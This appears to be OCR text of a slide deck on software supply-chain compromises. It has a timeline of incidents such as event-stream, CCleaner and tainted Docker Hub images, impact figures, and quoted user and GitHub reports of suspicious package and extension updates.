CCleaner
Elmedia Player
phpBB
PDFescape
MediaGet
Vesta-PC
npm getcookies
Docker Hub
Arch Linux AUR
Gentoo Linux
ESLint
PyPi 12 pkgs
npm event-stream
MEGA Chrome extension
StatCounter

npm event-stream	**~8 million downloads**
docker	**5 million downloads** of **17 infected images**
M	**1.2 million** extension users exposed
statcounter	**700,000** web sites exposed
MediaGet	**400,000** users infected
PDFescape	**12,000** users infected

5 million downloads of **17 infected images**

↓

~$90,000 (545 Monero coins)

https://techcrunch.com/2018/06/15/tainted-crypto-mining-containers-pulled-from-docker-hub/

What about more “targeted”, strategic compromises?

2013

SimDisk

GOM Media Player

2015

Altair EvLog

2016

Mint Linux

Transmission

Classic Shell & Audacity

Ask.com Partner Network

2017

UltraEdit “Wily Supply”

HandBrake

MeDoc

PyPi (10 pkgs)

Net-Sarang

npm (38 pkgs)

Docker Hub

Web Developer +8 Chrome extensions

CCleaner

Elmedia Player

2018

PDFescape

phpBB

MediaGet

Vesta-PC

Docker Hub

npm getcookies

Gentoo Linux

Arch Linux AUR

ESLint

PyPi (12 pkgs)

MEGA Chrome extension


npm event-stream

StatCounter

2019


Challenges with timely detection and response

Initial compromise to resolution



gattacus 56 points · 3 months ago · *edited 3 months ago*

There was an update to the extension and Chrome asked for new permission (read data on all websites). That made me suspicious and I checked the extension code locally (which is mostly javascript anyways). MEGA also has the source code of the extension on github https://github.com/meganz/chrome-extension There was no commit recently. To me it looks either their Google Webstore account was hacked or someone inside MEGA did this. pure speculation though




dominictarr / event-stream

Missing git tags and releases #113

Closed XhmikosR opened this issue on Sep 17 · 4 comments

XhmikosR commented on Sep 17

The latest git tag/release is 3.0.5. Currently there's no changelog and not having the tags makes it even harder to see what's changed between releases.




NewEraCracker commented 14 days ago

I'm using version 3.3.6 of this module. flatmap-stream was added by this commit: e316336

The new updates to the package on npm are very suspicious.

0.1.0: https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.0.tgz
0.1.1: https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.1.tgz
0.1.2: https://registry.npmjs.org/flatmap-stream/-/flatmap-stream-0.1.2.tgz



Deprecation warning at start #1442

